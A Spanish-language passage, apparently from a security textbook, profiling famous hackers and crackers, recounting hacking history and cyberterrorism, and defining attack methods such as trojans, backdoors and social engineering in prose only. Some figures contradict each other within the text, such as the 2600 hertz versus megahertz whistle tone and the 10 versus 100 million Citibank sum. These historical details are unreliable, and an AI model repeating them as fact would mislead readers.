Se unió al *Laboratorio de Inteligencia Artificial MIT (Artificial Inteligence Laboratory)* en 1971. Le fue otorgado el premio *McArthur* por su desarrollo de *software*. Después fundó la *Free Software Foundation*, creando aplicaciones y programas libres. Su primer encuentro con una computadora a los 16 años en 1969, en el centro científico de la IBM en Nueva York. Acaba de publicar su último libro: *Software Libre, Sociedad Libre.*

Figura 1.1: ***Richard Matthew Stallman***

Dennis Ritchie y Ken Thompson

Programadores de los laboratorios *Bell.* Junto con ***Brian Kerrighan*** fueron los que desarrollaron el *Sistema Operativo UNIX* y el *Lenguaje de Programación C.* Sin estos programadores posiblemente no existiera *Internet.* Ahora *Ritchie*, continúa trabajando en los laboratorios Bell desarrollando el llamado *Plan9*, que se supone que será un nuevo super sistema operativo que le quitará el trono a *UNIX* además es la cabeza del Departamento de Investigación de Software y Sistemas de *Lucent Technology's. Ken* esta retirado.

Figura 1.2: ***Dennis Ritchie*** *y* ***Ken Thompson***

Eugene Spafford

Profesor de informática. Colaboró para crear el *Computer Oracle Password Security System (COPS)* un sistema de seguridad semi-automático. Hombre muy respetado en el campo de la *seguridad en cómputo.*

Figura 1.3: ***Eugene Spafford***

Wietse Venema

Viene de la Universidad de Tecnología de Eindhoven, en los Países Bajos. Un gran programador, con un don para ello, además de contar con un amplio historial en programas sobre seguridad. Es el co-autor del *SATAN* con ***Farmer***. *Venema* escribió el *TCP Wrappers*, uno de los programas de seguridad más utilizado en el mundo.

Figura 1.4: ***Wietse Venema***

Tsutomo Shimomura

Shimomura atrapa a *Kevin Mitnick* a principios de 1994. Después de que colegas de Supercómputo de San Diego informaran de un robo de centenares de programas y archivos de *software* de su estación de trabajo, el experto en seguridad en cómputo trabajó para seguir al ladrón. Un rastro de *telco* lo condujo a un complejo en Raleigh N.C. donde agentes del FBI aprendieron a *Mitnick*. Escribió el relato de cómo atrapó a *Mitnick*. Todavía trabaja para el centro de supercómputo de San Diego.

Figura 1.5: ***Tsutomo Shimomura***

Linus Torvalds

Un individuo extraordinario, *Torvalds* comenzó a conocer el *UNIX* y a tomar clases de programación en *Lenguaje C* cerca de los 90's. Una año después empezó a escribir un *Sistema Operativo* parecido a *UNIX*. Después de un año, lo puso en *Internet*, es *LINUX*. En la actualidad *LINUX* es un culto sobre programadores, por ser el único *Sistema Operativo* programado por personas que seguramente ni se conocerán en la vida. Además *LINUX* no tiene el molesto copyright, es libre. Trabaja para *Transmeta*.

Figura 1.6: ***Linus Torvalds***

Dan Farmer

Trabajó con ***Spafford*** en la creación de *COPS* (1991) y al mismo tiempo con el famoso *Computer Emergency Response Team (CERT)*. Tiempo más tarde *Farmer* ganó gran notoriedad al crear el *System Administrator Tool for Analyzing (SATAN)*. Una gran herramienta para analizar vulnerabilidades en redes.

Figura 1.7: ***Dan Farmer***

Paul Baram

De *Rand Corporation*, posiblemente el mayor *hacker* de la historia. En 1962 *Baram* comenzó a hablar por primera vez de redes de computadoras descentralizadas. El fue quien introdujo el concepto de *Hacker*.

Steve Wozniak

Ejemplifica el sueño hacker. Apenas saliendo de la universidad los dos *Steves (Wozniak y Job)* se fijaron en diseñar juegos de computadora para *Atari* y construir *cajas azules* para si mismos, *Woz* construye el *Apple 1.* No tiene ningún teclado, ningún sonido o gráficos. Pero gracias a ellos *Apple* nace en 1976. *Wozniak* negocia su calculadora programable HP y trabajos, venden su camioneta WV para financiar la producción en un garaje en Palo Alto. *Steve Wozniak*[11] continúa trabajando para *Apple.*

Figura 1.8: ***Steve Wozniak***

Eric Steven Raymond

Es el abuelo de los *hackers* de hoy. Molesto por que la mayoría de la gente emplea mal el término *hacker*, escribió el diccionario del *hacker* y cómo ser *hacker.* Lo respetan no solo por sus habilidades que asombran como programador, si no también por su fuerte defensa al movimiento de *software libre.*

Figura 1.9: ***Eric Steven Raymond***

[11] http://www.woz.org

1.8.3. Crackers

A continuación se listan algunos *crackers* famosos.

Kevin Mitnick a.k.a Condor

Probablemente el *cracker* más conocido del mundo, fue el primer *cracker* que tuvo su fotografía puesta en uno de los posters de los más buscados del FBI. *Mitnick* comenzó su carrera como *phreaker*, *Mitnick crackeó* todo tipo de seguridad imaginable, incluyendo lugares militares, corporaciones financieras, firmas de software y compañías telefónicas. Por ejemplo, siendo todavía un adolescente, *crackeó* la *Nort American Aerospace Defense Command*. Mantuvo durante dos años a la policía detrás de él hasta que penetró en la computadora de *Tsutomo Shimomura*. Después de un tiempo fue capturado y procesado. Actualmente se encuentra en libertad y acaba de cumplir la prohibición de no tocar una computadora la cual duro cinco años, fundó su empresa *Defensive Thinking*[12] que asesora y proporciona servicios seguridad en cómputo.




Figura 1.10: ***Kevin Mitnick*** *a.k.a. Condor*

Kevin Poulsen a.k.a Dark Dante

Siguió el mismo camino que *Mitnick*, pero es más conocido por su habilidad para controlar el sistema telefónico de Pacific Bell. Incluso llego a ganar un Porsche 944 S2 en un concurso radiofónico, asegurando la llamada 102. *Poulsen* también *crackeó* todo tipo de sitios, pero se inclinaba por aquellos que contenían material de defensa nacional. Esto fue lo que lo llevó a una estancia en la cárcel de 5 años (gracias a un episodio de *Unsolved Mysteries*), fue liberado en 1996. Actualmente es editor de *Security Focus*[13].

[12]http://www.defensivethinking.com/
[13]http://www.securityfocus.com/

Figura 1.11: ***Kevin Poulsen*** *a.k.a. Dark Dante*

John Draper a.k.a. Capitán Crunch

Fue uno de los primeros *hackers* en hacerse famoso internacionalmente. *John Draper* encontró la forma de hacer llamadas telefónicas gratis engañando a la central telefónica con el sonido de un silbato que venía de regalo con unos cereales llamados Capitán Crunch de ahí su apodo. Su silbato producía un sonido de *2600 hertz* que confundía a la central autorizando las llamadas. Iniciador del *Phreaking*. Escribió el primer programa para *PC* de la IBM. Creo su propia firma de seguridad informática, creo *Crunchbox* un *firewall* contra *virus* de computadora, actualmente trabaja en el desarrollo de tecnología *anti-spam*.

Figura 1.12: ***John Draper*** *a.k.a. Capitán Crunch*

Mark Abene a.k.a. Phiber Optik

Esta persona es uno de los fundadores de *Masters of Deception*. Su trabajo a destacar es que ha inspirado a miles de jóvenes a que conozcan y penetren el sistema telefónico de los EU. Fue sentenciado a un año de prisión como aviso a los demás *crackers*. Además fue reconocido varias veces por la revista New York como uno de los 100 hombres más inteligentes del mundo. Primer computadora que poseyó *Radio Shack TRS-80 (Trash-80)*.

Figura 1.13: ***Mark Abene*** *a.k.a. Phiber Optik*

Robert Tappan Morris

Este hombre, hijo del jefe de científicos de *National Computer Security Center* puso de moda la palabra *hacker* al liberar accidentalmente un *gusano (worm)* por medio de *Internet* en el año 1988. Por culpa de este *gusano* miles de computadoras fueron infectadas y luego se colapsaron. Gracias a su habilidad desde joven se consiguió una cuenta de super usuario *(root)* dentro de la red de *Bell Labs.* Cuando el Servicio Secreto de los Estados Unidos entró en 1990 a la casa de *Erik Bloodaxe*, miembro del grupo de *hackers Legion of Doom*, encontró una copia del código del *gusano* creado por *Morris.* actualmente es profesor asistente del *MIT.*

Figura 1.14: ***Robert Tappan Morris***

Vladimir Levin

Esta persona era un licenciado en matemáticas en la Universidad de San Petersburgo. Consiguió robar 10 millones de dólares de Citybank desde Rusia. Para ingresar a la computadora de Citybank en NY. *Levin*, utilizó las computadoras de la firma donde trabajaba, AO Saturn, en San Petersburgo. Fue arrestado y condenado a 3 años de prisión. A partir de este suceso Citibank comenzó a utilizar una *Tarjeta de Cifrado Dinámi-*

co, un sistema de seguridad tan fuerte que ninguna otra firma financiera en el mundo lo tiene.

Figura 1.15: ***Vladimir Levin***

Johan Helsingius a.k.a. Julf

Operaba el *remailer* más popular del mundo *penet.fi* antes de ser cerrado en Septiembre de 1996. Los problemas comenzaron con la policía finlandés cuando la iglesia Scientology se quejó por que un cliente de *penet.fi* filtraba los secretos de la "iglesia" en el remailer. Actualmente presta sus servicios a firmas de todo el mundo.

Figura 1.16: ***Johan Helsingius*** *a.k.a. Julf*

Ian Murphy a.k.a. Capitán Zap

El 1981 se convirtió en la primera persona arrestada por delito informático. *Ian Murphy hackeó* las computadoras de AT & T y cambio los relojes internos. La gente recibió repentinamente descuentos por la tarde, mientras que los que llamaban por la media noche tenian cargos fuertes. Fue sentenciado a 1000 horas de trabajo comunitario y 2 de libertad condicional. Dirige su propia compañía de seguridad *IAM Secure Data Systems, Inc.*

Figura 1.17: ***Ian Murphy*** *a.k.a. Capitán Zap*

Justin Tanner Peterson a.k.a. Agent

Peterson crackeaba las agencias de crédito, es decir, le llamaba más la atención el dinero que la curiosidad. Esta falta de personalidad lo llevó a su caída y a la de otros, es decir cuando fue capturado, *Peterson* descubrió a todos sus amigos, incluyendo a *Kevin Poulsen.* Después consiguió un trato con el FBI para trabajar como clandestino. Esto le facilitó la salida de la cárcel. No se le pudo demostrar un supuesto fraude mediante una transferencia de dinero.

1.8.4. Historia del Hacking

Al inicio cuando la compañia telefónica *Bell* originó una camada de *hackers* en 1978 no eran llamados *hackers.*

Cerca de 1960 surgieron los primeros *hackers* de computadora. La primera generación de los *phreakers*, los *geeks* del *MIT* tenian una curiosidad insaciable sobre como trabajaban las cosas. En esos días las computadoras eran grandes chasises, a temperatura controlada. Los programadores limitaron el acceso a los dinosaurios. Algunos de ellos crearon lo que llamaron atajos que hacían que las tareas de cómputo se realizaran más rápido que el original.

El mejor *hack* fue realizado en 1969, 2 empleados de los laboratorios *Bell* piensan en crear un sistema con reglas más abierto y hacer que las máquinas funcionen más allá de la frontera. *Dennis Ritchie* y *Ken Thomson* llaman a sus sistema operativo *UNIX.*

En los 70's la frontera estaba abierta de par en par. El *hacking* fue todo sobre explorar cómo trabajaban las cosas. Cerca de 1971 un veterano de Vietnam llamado *John Draper* descubre que un silbato dentro de las cajas de un cereal conocido como *Capitan Crush* reproducía perfectamente un tono de *2600 megahertz.* Simplemente silban en un receptor de teléfono para hacer llamadas gratis, gracias a *AT&T.*

En 1981 surge la *PC*; pronto los adolecentes exploran la *Commodore 64* o la *Trash-80.*

Figura 1.18: *Primeras Computadoras*

La pelicula *War Games* de 1983 mostró al mundo la cara oculta de *hacking* advirtiendo a las audiencias que por toda la nación los *hackers* podrían conseguir cualquier sistema de cómputo.

La *ARPANET* crecía y se formaba el *Internet*, en Milwaukee un grupo de *hackers* llamado *414* irrumpía dentro de sistemas de instituciones como los *laboratorios de los Alamos*. Entonces la policía los arrestó.

La conexión con la KGB

En 1986, el astrónomo *Clifford Stoll* detectó un error de 75 centavos en la computadora del sistema. Este error no se debía a un truncamiento o redondeo. Aparentemente, la cuenta que provocó el error había sido creada de manera ilegitima. También descubrió que se estaba utilizando una cuenta de un usuario que se encontraba de año sabático en Inglaterra.

Stoll decidió empezar una investigación. Descubrió que el *intruso* había explotado un hueco en el programa *emacs* para entrar al sistema y posteriormente buscaban información para atacar otros sistemas (como contraseñas que guardaban los usuarios en sus archivos).

El *intruso* atacaba principalmente máquinas del dominio .mil (i.e. del Departamento de la Defensa de EUA), en búsqueda de información bélica confidencial (logró penetrar máquinas de la NSA, CIA, FBI y NASA entre otras). También descubrió que el *intruso* se conectaba por vía telefónica.

Para rastrear la llamada, se requería que el *intruso* permaneciera varios minutos en sesión. Para lograr esto, *Stoll* creó información falsa sobre diversos aspectos militares.

Finalmente, los *intrusos* fueron aprendidos. Habían atacado varias máquinas y vendían la información a la *KGB*, para poder comprar cocaína. En febrero de 1990, fueron acusados de espionaje y sentenciados a dos años de prisión, además de tener que pagar una multa de 12,000 dólares y perder el derecho a votar en las elecciones.

Propagación de la cultura *underground*

Los *intrusos* forman grupos como *Chaos Computer Club (CCC)* o *Legion of Doom (LoD)*, realizan encuentros como *Iberhack* y editan revistas o *zines* electrónicos como *2600: The Hacker's Quarterly*[14] o *Phrack*[15] son quizás las más conocidas, pero hace años cualquiera que quisiera adentrarse al mundo *underground* casi no tenía más remedio que conectar alguna *BBS* donde se tratara el tema generalmente con cantidad de información limitada.

De la misma manera que en su día *War Games* creó una nueva generación de *hackers*, en la segunda mitad de los noventa películas como *The Net*, *Hackers* o *Corsarios del Chip*, han creado otra generación, en general mucho menos peligrosa que la anterior, pero cuanto menos, preocupante, aunque sin grandes conocimientos técnicos, tienen a su disposición miles de programas y documentos de seguridad, *PCs* potentes y conexiones a alta velocidad en *Internet*. Además se comunican en medios como *IRC (Internet Relay Chat)*, donde canales como *hack* o *hackers* presumen sus logros.

Legion of Doom (LoD) y The Masters of Deception (MoD)

En 1984 *Lex Luthor* fundó la *Legion of Doom (LoD)*. Esta legión se caracterizaba por tener lo mejor de lo mejor. Hasta que *Phiber Optik* rivalizó con *Erik Bloobaxe* en consecuencia los amigos de *Phiber* formaron un grupo rival *The Masters of Deception (MoD)*.

Comenzaron en 1990, *LoD* y *MoD* mantuvieron una guerra por casi 2 años, intervenían las líneas telefónicas, violaban unos a otros las computadoras personales. Entonces los federales los atraparon. Para *Phiber* y sus amigos esos significó la cárcel.

Figura 1.19: *Pantalla electrónica hackeada*

En la pantalla electrónica del metro de NY los hackers la reprogramaron para leer The Hacker Quarterly.

[14]http://www.2600.com
[15]http://www.phrack.com

Ley federal por actos de fraude y abuso de cómputo

Con el gobierno en línea, la diversión terminaba. En 1986 el Congreso de EUA aprobó *la ley federal por actos de fraude y abuso de cómputo.* Fue entonces cuando *Robert Morris* liberó su *gusano* de *Internet* en 1988, sumando 6,000 computadoras infectadas y se convierte en ser la primera persona en ser condenada por los cargos de crimen de cómputo. Con lo cual se le condena a una multa de 10,000 dólares y muchas horas de servicio a la comunidad.

El Internet Worm

El 22 de noviembre de 1988, un programa auto-replicable, llamado *worm*, atacó a aproximadamente 6,000 computadoras. Este programa se copiaba de máquina en máquina y aumentaba la carga de trabajo tanto que las hacia inoperables o incluso se caían. Miles de computadoras conectadas a la red se vieron inutilizadas durante días y las pérdidas se estiman en millones de dólares. Aunque el *worm* atacaba sistemas *VAX* y *Sun-3*, toda la comunidad se enteró y causó una gran angustia.

El *worm* explotaba huecos en los programas *sendmail, finger, rsh,* y *rexec* buscaba en los archivos *.forward* y *.rhosts* sus próximas víctimas. También trataba de adivinar contraseñas y desde esas cuentas propagar su ataque.

Rápidamente se detectó que *Robert Morris*, estudiante de la Universidad de Cornell, era el culpable. A pesar de que dijo que lo hizo con buenas intenciones, como un experimento, fue la primera persona condenada bajo cargos de *Fraude de computadora y actos de abuso federales* de 1986. Se le sentenció a 3 años en libertad condicional, 400 horas de trabajo comunitario y tuvo que pagar una multa de 10,000 dólares.

Figura 1.20: ***Robert Morris*** *asistiendo a la corte*

Operación Sundevil

Solo fue cuestión de tiempo para que se continuara con las detecciones. En 1988 *Kevin Mitnick* irrumpe dentro de la red de computadoras de la compañías *Digital Equipment* y es sentenciado a un año de cárcel. Después *Kevin Poulsen* es procesado por cargos de

phreaking. Evitó ser arrestado por 17 meses.

La operación *Sundevil* fue un nombre que el gobierno dio a su tentativa de intentar erradicar a los *hackers* a través del país. No funcionó, pero la medida enérgica resultó en sentencias de cárcel para cuatro miembros de *Masters of Deception*. *Phiber Optik* paso un año en prisión federal.

Mucha gente no aprende de sus errores. En febrero de 1995 *Kevin Mitnick* fue arrestado por segunda ocasión. Esta vez el FBI lo acusó de robar 20,000 números de tarjetas de crédito. Estuvo en la cárcel por más de un año antes de ser declarado culpable en abril de 1996 por uso ilegal de números de celular robados.

El caso Shimomura

En la navidad de 1994, *Shimomura*, un experto en seguridad detectó que las bitácoras de la máquina que tenia a su cargo habían sido modificado. Esto no podía deberse más que a una *intrusión*.

Después recibió una llamada extraña en la que se le pedía que entregara la información que tenía con respecto a teléfonos celulares y cómo atacarlos.

Shimomura logró reconstruir las bitácoras del sistema y descubrió que lo habían logrado penetrar a su sistema con un ataque de *IP-spoofing*.

Siguió recibiendo llamadas anónimas, primero pidiéndole la información amablemente y luego con amenazas. Esta manera de obtener información se llama *ingeniería social* y aunque no utiliza tecnología, sino más bien la psicología, es una manera muy eficaz de obtener datos para luego atacar sistemas.

Kevin Mitnick, quien había robado miles de dolares en información, había interceptado cientos de números de tarjetas de crédito y cometido varios fraudes, era la persona que había irrumpido en la máquina de *Shimomura*. Fue capturado en febrero de 1995 y sentenciado a varios meses de cárcel.

Viendo a *Mitnick* que era conducido encadenado en TV nacional de EUA se aterrorizó a los usuarios de la red sobre los *hackers* utilizando herramientas como *sniffers de contraseñas* para obtener información privada, o *spoofing* para engañar a una máquina y obtener acceso. Llamado como el fin de la anarquía, la muerte de la frontera. Los *hackers* eran antiheroes, unos excéntricos que solo deseaban aprender cosas. En una red donde se prometía dirigir el negocio mundial. Los *hackers* se convertían en ladrones.

El caso Citibank

En verano de 1994 un *hacker* ruso irrumpe dentro las computadoras de *Citibank* e hizo transferencias no autorizadas que sumaban más de 100 millones de dólares de las cuentas de

Figura 1.21: ***Kevin Mitnick*** *Arrestado*

clientes. *Citibank* recuperó cerca de 400 mil, pero el susto cerró el hueco.

Bug 2k

Con el acercamiento del milenio se dio una ciber histeria general sobre el famoso *hueco del 2k*, que era relacionado con ataques de *hackers*. Y estos fueron experimentados por un cada vez mayor número de personas que navegaban por la red.

Ataques de Denegación de Servicio (DoS)

En la segunda semana de Febrero del 2000 algunos de los sitios de *Internet* más populares (CNN, Yahoo, E-Na y Datek) fueron objeto de ataques de *Negación de Servicio (Denial of Service)*. Sus redes eran bloqueadas con peticiones falsas enviadas por múltiples computadoras bajo el control de un solo *hacker*, el *hackeo* de estos sitios generó millones en perdidas por ventas.

Virus I Love You

En mayo del 2000 un *virus* de propagación masiva aparecía, *I love You*, el *virus* infectó una imagen y los archivos de sonido, rápidamente hizo copias de si mismo y fue enviado a todos los miembros de la libreta de direcciones.

Los ataques contra sitios 'seguros'como *The White House , FBI y Microsoft.com* han promovido que a pesar del despiste público y la información privada en tecnología y la metodología de la ciber defensa, los *hackers* continuán planteando una amenaza seria a la Ínfraestructura de Información IT.

Ellos creen que sus acciones están al servicio de la sociedad (el síndrome de Robín Hood). Pueden también tender a deshumanizar o para culpar a la víctima que atacan. Los mismos *hackers* comparten un sentido de 'flexibilidad ética', que es que el contacto humano se reduce al mínimo sobre la computadora.

La psicología del *hacker* criminal puede deberse a un sentido profundo de inferioridad. Por lo tanto, la maestría de la informática, o cierre de un sitio importante, puede darle

Figura 1.22: *Virus: I Love You*

sentido a la energía. Es una población que se refugia en la computadoras debido a sus problemas para mantener relaciones con el mundo real, estropear millones de dólares es un verdadero viaje de energía.

Para parar un ataque de un *hacker* se debe pensar como *hacker.*

Cada vez los delitos informáticos son más sofisticados y potencialmente más peligrosos. Hay cerca de 2,500 piezas de código *hacker* publicados y disponibles en la *Web.* Con más sistemas hay más vulnerabilidades.

Con la explosión de *Internet* cerca de 300 millones de usuarios están conectados por un laberinto de redes. Pero las consideraciones de seguridad pasan a segundo plano al estar en línea, y cada conexión de red es una abertura potencial a los *hackers.* Las conexiones por *módem, DSL* y de alta velocidad para los usuarios de *PC* personal, plantean problemas potenciales de seguridad ya que proporcionan más oportunidades para el robo de los sistemas. Si se tiene un computadora conectada al *Internet* es casi seguro que haya sido atacada por los *hackers.*

Figura 1.23: *Mudge declarando en el Capitolio*

Hacker de computadoras a.k.a. Mudge testificando en el Capitolio en 1998, la seguridad

en cómputo es frágil y él y otros hackers podrían deshabilitar la Internet entera en media hora.

Los *hackers* actualmente emplean un continuo cambio de herramientas para irrumpir dentro de los sistemas de cómputo.

1.8.5. Ciber Terrorismo

Hubo un tiempo en que utilizar computadoras como armas de destrucción masiva era una fantasía. Pero hoy en día, se ve en medios de comunicación como *CNN* o *Fox News* donde se escucha como pueden dar la computadoras a *Osama Bin Laden* la dominación de mundo. Muchos creen que el próximo ataque a suelo americano involucrará armas nucleares o armas biológicas, pero parece ser que la amenaza real est á en nuestra propia casa.

Figura 1.24: *Fundamentalista musulmán* ***Sheikh Omar***

El *ciber terrorismo* es descrito como el uso de computadoras para intimidar o destruir a una población, armado con nada más que un disco duro y un teclado, los terroristas serán capaces de controlar los precios del mercado, alterar los códigos de seguridad de la *Casa Blanca*, cambiar las formulas de prescripción de medicamentos. Eso hace al *ciber terrorismo* atractivo a grupos como *al-Qeda* ya que *Internet* no tiene limites. Aquí no hay ningún retén o fronteras motañosas, y los *ciber terroristas* pueden utilizar el *ciber espacio* para acceder a información sensitiva y propagar su doctrina por donde quiera. Recientemente *Sheikh Omar Bakri Muhammad* un fundamentalista musulmán que ha sido relacionado con los eventos del 11 de Sep, dice que el *islam* justifica el uso de todos tipos de tecnologías en la defensa de los *Musulmanes*. Por lo que se concluye que que estos grupos están activos en *Internet* y no debe de sorprender si mañana se escucha sobre un gran colapso económico por que alguien atacó los sistemas principales de los sistemas técnicos en la grandes compañías.

Ciber terrorismo es una mala palabra de acuerdo a *Bruce Schneier* ya que no hay terror en el ciber espacio, según él, la gente confunde ciber terrorismo con lo que se llamó *ciber hooligans* (estos incluyen a *Capitan Crush*, *Kevin Mitnick* y otros por el estilo). También los terroristas tratan de tomar parte de la resistencia podrían tomar todos los sistemas de cómputo de un edificio, los terroristas necesitan de gran impacto para realizar sus acciones,

los terroristas de Sep 11 pudieron haber *hackeado* todas las computadoras del WTC pero no hubiera tenido el mismo impacto.

Figura 1.25: *Hacker* ***Ehud Tenebaum***

En 1998 un joven israelí Ehud Tenebaum hackeó computadoras del pentágono.

El tremendo rol de las computadoras estimula a criminales y terroristas a convertirse en su herramienta preferida para atacar sus objetivos. *Internet* proporciona un campo de batalla virtual para países que tienen problemas unos con otros como es el caso de Taiwán contra China, Israel contra Palestina, India contra Pakistán, China contra EU, y muchos otros países.

Esta transformación en los métodos de terrorismo de métodos tradicionales a métodos electrónicos ha sido uno de los grandes cambios de las sociedades modernas.

¿Quienes son los ciber terroristas ?

Desde el punto de vista americano el grupo terrorista más peligroso es *Al-Qeda* el cual el considerado el primer enemigo para los EU. De acuerdo con oficiales de EU situados en Afganistan indican que el grupo ha explorado facilidades de sistemas que controlan la energía, distribución de agua, sistemas de comunicación y otras infraestructuras críticas de territorio americano.

Después de la colisión del aeroplano espía de la Marina de los EU en Abril del 2001, los *hackers* chinos lanzan ataques de *DoS* contra sitios Americanos.

Un estudio que cubrió la segunda mitad del año 2002 mostró que la nación más peligrosa donde se originan los *ciber ataques* con códigos maliciosos es Estados Unidos con un 34.5 %, Corea del Sur con 12.8 %, seguida por China con 6.2 % después Alemania con 6.7 % luego Francia con 4 %. El Reino Unido ocupa el noveno lugar con 2.2 %. De acuerdo al mismo estudio, Israel fue el país más activo en términos de número de ciber ataques relacionados con el número de usuarios de Internet. Por lo que aquí hay muchos grupos que están muy activos atacando objetivos a través de la computadoras.

Figura 1.26: *Sitio Chino hackeado por hackers de Taiwan*

El grupo *Unix Security Guards (USG)* un grupo pro islámico lanzaron muchos ataques digitales en Mayo del 2002. Otro grupo llamado *World's Fantabulas Defacers (WFD)* atacaron muchos sitios indues. También hubo otro grupo pro pakistani llamado *Anti India Crew (AIC)* que lanzó muchos ciber ataques en contra de la India. Hay muchos grupos Palestinos e Israelíes peleando unos contra otros con ciber ataques.

¿Qué pueden realizar los ciber terroristas ?

El 21 de Octubre del 2002 en un ataque de *DDoS (Negación de Servicio Distribuido)* dirigido a los 13 *root* servers que proporcionan el mapa primario de todas las comunicaciones en *Internet*, nueve servidores quedaron fuera de operación. El problema fue resuelto con cuidado en un corto tiempo.

De acuerdo con ***Kevin Coleman*** en octubre 10 del 2003, *Internet* podría darse de baja un día causando pérdidas por cerca de 6.5 billones de dólares en transacciones.

Un *hacker* deshabilita el sistemas de cómputo de la torre de control del aeropuerto en At Worcester, Mass en 1997.

El mismo año un *hacker* de Suiza bloquea el sistema de emergencia telefónica conocido como *911* en Florida. Esto indica que pueden realizarse ataques desde cualquier parte del mundo.

En 1988 ataques son lanzados contra sistemas de cómputo de la *NASA*, la Marina y el Departamento de Defensa de los EU.

En el 2000, alguien *hackeó Maroochy Shire*, el sistema de control de desechos de Australia y lanzó millones de galones a aguas residuales en la ciudad.

En Rusia en el año 2000, un *hacker* pudo controlar el sistema informático que gobierna el flujo de gas natural a través de la tuberías.

Las instituciones financieras han estado confrontando ataques diarios o procuran

hacerlos. Son los bancos los objetivos preferidos de los *ciber criminales.*

Los profesionales de la *ciber guerra* en Israel dirigieron sus ataques interrumpiendo la comunicación de activistas pacifistas de derechos humanos en los EU, provocando interrupciones en la comunicaciones en julio y agosto del 2002, acosando a centenares de usuarios de cómputo y molestando a miles más.

Definición de Ciber Terrorismo

El *FBI* ha definido el *ciber terrorismo* como ***Un ataque premeditado, motivado políticamente en contra de sistemas de información de cómputo, programas de cómputo, y datos, los cuales resultan en violencia en contra de objetivos no combatientes por grupos o agentes clandestinos***.

El *Centro para la Protección de la Infraestructura Nacional* de los EU define el término como: ***Un acto criminal perpetrado por el uso de computadoras y capacidades de telecomunicaciones, resultando en violencia, destrucción y/o interrupción de servicios para crear miedo con la confusión causada y la incertidumbre en la población, con el éxito para influenciar al gobierno o a la población para confrontarse con la agenda política, social o ideológica en particular.***

James Lewis de el *Centro de Estrategia y Estudios Internacionales* definió el *Ciber Terrorismo* como: ***El uso de herramientas de redes de cómputo para apagar la infraestructura nacional (como energía, trasporte, operaciones de gobierno) para forzar o intimidar a una población, gobierno o civiles.***

Los *Ciber terroristas* prefieren el uso de métodos de ataque porque tienen muchas ventajas para ellos:

- Es más barato que los métodos tradicionales
- Las acciones son más difíciles de ser registradas
- Pueden esconder sus personalidades y ubicación
- No existen barreras físicas o fronteras ni puntos de chequeo
- Se pueden realizar acciones remotas desde cualquier parte del mundo
- Se pueden utilizar estos métodos para atacar a una enorme cantidad de objetivos
- Pueden afectar a una gran cantidad de personas

1.9. Métodos de Ataque

A continuación se describen las amenazas lógicas que son los métodos utilizados en el *hacking* y el *cracking*. Estos métodos generales abarcan los accesos desde el exterior así como la manipulación física de los recursos de cómputo.

La información es poder. La primera fase en todo intento de intrusión intenta obtener información, ya sea estudiando arquitecturas del sistema operativo, analizando vulnerabilidades, etc.

Intrusión

Una *intrusión* ocurre cuando un *intruso* obtiene acceso al sistema y es capaz de utilizar y modificar este sistema, de manera similar a un usuario legítimo. En algunos casos una contraseña rigurosa puede proteger en contra de este tipo de ataque, con el bloqueo de cuenta después de tres intentos, etc. Sin embargo, las políticas necesitan ser reforzadas para proteger en contra de ataques.

Espionaje Industrial y Robo de Información

El espionaje industrial se está incrementando, reportes recientes indican que actualmente en 122 países se lleva a cabo ataques de espionaje industrial y espionaje económico para beneficiar a sus respectivos estados. Los estudios demuestran que la mayoría de estos ataques son cometidos por empleados formales. Los tres tipos de ataques más dañinos de robo de información son el precio de la información, manufactura del proceso de información, y desarrollo de productos e información específica. Otros tipos de robo de información incluyen listas de clientes, investigación básica, información de ventas, información personal, información sobre devolución de dinero, costo de la información, propuestas, y planes de estrategia.

Caballos de Troya

Consiste en introducir dentro de un programa una rutina o conjunto de instrucciones, por supuesto no autorizadas y que la persona que lo ejecuta no conoce, para que dicho programa actúe de una forma diferente a como estaba previsto (Ej. Formatear el disco duro, modificar un archivo, mostrar un mensaje, etc.).

Suele ser utilizado para cambiar la pantalla de login (imitándola), descubriendo de esta manera la contraseña de usuario.

Superzapping

Se denomina *superzapping* al uso no autorizado de un programa editor de archivos para alterar, borrar, copiar, insertar o utilizar en cualquier forma no autorizada los datos almacenados en los soportes de una computadora. El nombre proviene de una utilidad llamada SUPERZAP diseñada para *Mainframes* y que permite acceder a cualquier parte del sistema y modificarlo, su equivalente en *PC* serian las *Pctools* y el *Norton Disk Editor*.

Puertas Traseras (backdoors)

Es una práctica acostumbrada en el desarrollo de aplicaciones complejas que los programadores introduzcan interrupciones en la lógica de los programas para verificar la ejecución, producir salidas de control, etc. con objeto de producir un atajo para ir corrigiendo los posible errores. Lo que ocurre es que en la mayoría de los casos cuando el programa se entrega al usuario estas rutinas no se eliminan del programa y proveen al *intruso* de accesos o facilidades en su labor si conoce cómo descubrirlas.

Bombas lógicas

Este suele ser el procedimiento de sabotaje más comúnmente utilizado por empleados descontentos. Consiste en introducir un programa o rutina que en una fecha determinada destruirá o modificará la información, o provocará alguna caída del sistema.

Ataques asincronizados

Este es quizá el procedimiento más complicado y del que menos casos se ha tenido conocimiento. Se basa en las características de los grandes sistemas de cómputo para recuperarse de caídas, para ello periódicamente se graban los datos como volcado de memoria, valor de los registros, etc. de una forma periódica. Si alguien consiguiera hacer caer el sistema y modificar dichos archivos en el momento en que se ponga de nuevo en funcionamiento el sistema, este continuará con la información facilitada y por tanto la información podría ser modificada o cuando menos provocar errores.

Ingeniería social

Básicamente convencer a la gente de que haga lo que en realidad no debería. Por ejemplo, llamar a un usuario haciéndose pasar por administrador del sistema y requerirle la contraseña con alguna excusa convincente.

Recoger basura (trashing)

Este procedimiento consiste en aprovechar la información abandonada en forma de residuo. Existen dos tipos: físico y electrónico:

- *Físico*: Se basa principalmente en los papeles abandonados en papeleras y que posteriormente van a la basura. Por ejemplo, el papel donde un operario apuntó su contraseña y que deshecho al memorizar, listados de pruebas de programas, listados de errores que se desechan una vez corregidos, etc.

- *Electrónico*: Se basa en la exploración de zonas de memoria o disco en las que queda información residual que no fue realmente borrada. Por ejemplo, archivos de *swapping*, archivos borrados recuperables, archivos de cola de impresión, etc.

Simulación de identidad

